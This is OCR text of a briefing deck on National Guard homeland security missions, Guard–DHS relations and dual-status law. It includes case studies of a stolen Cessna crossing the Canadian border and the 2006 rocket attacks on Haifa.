
National Guard Manpower

–Programmed – 456,000 Total



–Army National Guard	–Air National Guard
–77%	–23%
–350,000	–106,000

National Guard Locations



3200 ARNG Facilities, 88 ANG Bases, 2700 Communities

54 States and Territories

National Guard Mission

National Guard's Past History

Troops during Operation Desert Shield

Changing Spectrum of Operations

–State

–Missions

–Federal Global

– Warfighting Missions

–Homeland Security

–Domestic Operations

–Critical Infrastructure Protection

–Counterdrug

–Homeland Defense


–DOD Contingencies

–Air & Missile Defense

–The National Guard uses its unique State and

–Federal status to operate across the entire spectrum

The new reality …



Total Mobilized Since 9/11

728,977

Total Mobilized Today


143,571

ARNG: 309,050
USAR: 178,894
ANG: 79,462
USAFR: 55,804
USNR: 43,172
USMCR: 55,392
USCGR: 7,203

As of 01 Sep 09

National Guard / Department of Homeland Security Relationship

NG and DHS Working together to Prevent Threats



Big Picture

NATIONAL GUARD
ALWAYS READY, ALWAYS
U.S. DEPARTMENT OF
HOMELAND SECURITY

DHS Doctrine

- **The Department of Homeland Security (DHS) Defines homeland security as "… a concerted National effort to prevent terrorist attacks within the United States, reduce America's vulnerabilities to terrorism and minimize the damage and recover from attacks that do occur."**

- **DHS also states that the Department of Defense's contribution to homeland security is through its military missions overseas, military defense of the homeland and support to military authorities**

DHS Critical Missions and Lead Agencies


	FBI	CIA	DOJ	FEMA	DOD	State & Local
INTEL & Warning	X	X				
Border & Transportation	X					
Domestic Counterterrorism	X		X			
Critical Infrastructure					X*	
Catastrophic Threats				X		X
Emergency Preparedness & Response				X		X**

* Infrastructure critical to DOD only

** Includes the NG in a state status (Title 32)

Interstate Assistance

Policies and laws limit federal military forces



Dual Status Policy and Law Comparison

-STATE -FEDERAL

	–*State Active Duty*	–*Title 32*	–*Title 10*
Command & Control	**Governor**	**Governor**	**President**
Where	**Within State or State to State**	**CONUS**	**CONUS and Global**
Pay	**State**	**Federal**	**Federal**
Discipline	**State Military Code**	**State Military Code**	**UCMJ**
Mission types	**- State Domestic Operations - Law Enforcement support within authority of state law**	**- Federal Training and Missions - Law Enforcement support within authority of state law**	**- Overseas Training and Federal Missions - Law Enforcement within the U.S. limited by *Posse Comitatus Act***

Case Study
Cessna Border Incident

Overview

- Cessna 172 stolen from airport in Thunder Bay Canada by Adam Dylan Leon
- Flown across the Canadian/US border without clearance
- Detection and response process initiated
- Numerous Federal agencies in both Canada and US contributed to response
- Flight monitored by several US agencies
- Plane landed in Ellsinore, Missouri (Route 60) w/o incident
- Pilot arrested by local authorities

C-172 Stolen from airport in Canada by Adam Dylan Leon

NORAD/NORTHCOM Bi-lateral response

Minnesota ANG F-16 on Alert Scramble to Intercept

Wisconsin ANG F-16 unit responds as C-172 heads south

Alabama ANG Tanker scrambled to refuel fighters

Louisiana ANG F-15s arrive to relieve F-16s

Police arrest Mr. Leon at a local diner


Timeline of C-172 Incident

Summary

- **Rapid response to airspace incursion**
- **Multiple federal agencies involved**
- **Various building evacuations resulted**
- **Fighters monitored and attempted to communicate with pilot**
- **Tankers provided air to air refueling**
- **Seamless transition between several ANG units**
- **Pilot landed without incident**

Case Study
Haifa, Israel

Map and Aerial View of Haifa



The Attacks Begin – July 2006


- During the first days of the war, Haifa sustained most of the rocket attacks, making the strategic threat real, and completely paralyzing daily life & ensuring the support of basic needs.
- Transportation systems paralyzed
- Grocery stores, public institutions, educational systems, clinics, pharmacies, etc. were shut down.

Haifa, Israel

- **Third largest city in Israel**
- **Population 267K**
- **Major tourist destination**
- **Two international universities**
- **Major Industrial area and oil refinery**

Aftermath Video

The Damage Done: July-August 2006



- **2,700 missiles hit the North of Israel from the outset of the war; 34 of them fell on Haifa**
- **Twenty-two direct hits were recorded**
- **1,182 residential buildings and 404 cars were hit**
- **Ten people were killed and 61 injured**
- **Thirty percent of Haifa's inhabitants became refugees in their own country (15,000 of which were children)**
- **Business and public services were shut down**
- **Tourism collapsed entirely**

The Tools of War

Urban Destruction

Local Government Reaction

- **Mayor Yahav takes control**
- **Local response, direction, and coordination**
- **Call center directs the local logistics response**
- **Local/first responders take the lead**
- **Federal assistance not required**

A Community Comes Together


- **Shelters**
- **Community accountability**
- **Digging out**
- **Municipal Records – Water Bills**
- **A return to normalcy**

A Community Comes Together

Aftermath

Haifa Lessons Learned

- **Leadership – People**
- **Local Authorities - Partners**
- **Communities – Performance**
- **Disaster Response Logistics**
- **Ingenuity – use what you have**



Topics Discussed

- Office of the Assistants to the Chairman of the Joint Chiefs of Staff for National Guard & Reserve Matters (OACJCS/NGRM)
- What is Homeland Security
- National Guard Mission
- National Guard / Department of Homeland Security Relationship
- Case Study: Cessna Boarder Incident
- Case Study: Haifa, Israel

Bottom Line Questions?

Prevent?

A How Do We…?

Respond?

Recover?

Questions

The Association for Unmanned Vehicle Systems International

CONNECTING THE UNMANNED SYSTEMS COMMUNITY ACROSS THE GLOBE

AUVSI
ASSOCIATION FOR UNMANNED VEHICLE SYSTEMS INTERNATIONAL

Unmanned Systems Force Protection

- Small UAVS
- Medium UAVs
- Ground Vehicles
- Surface Vehicles
- Underwater Vehicles

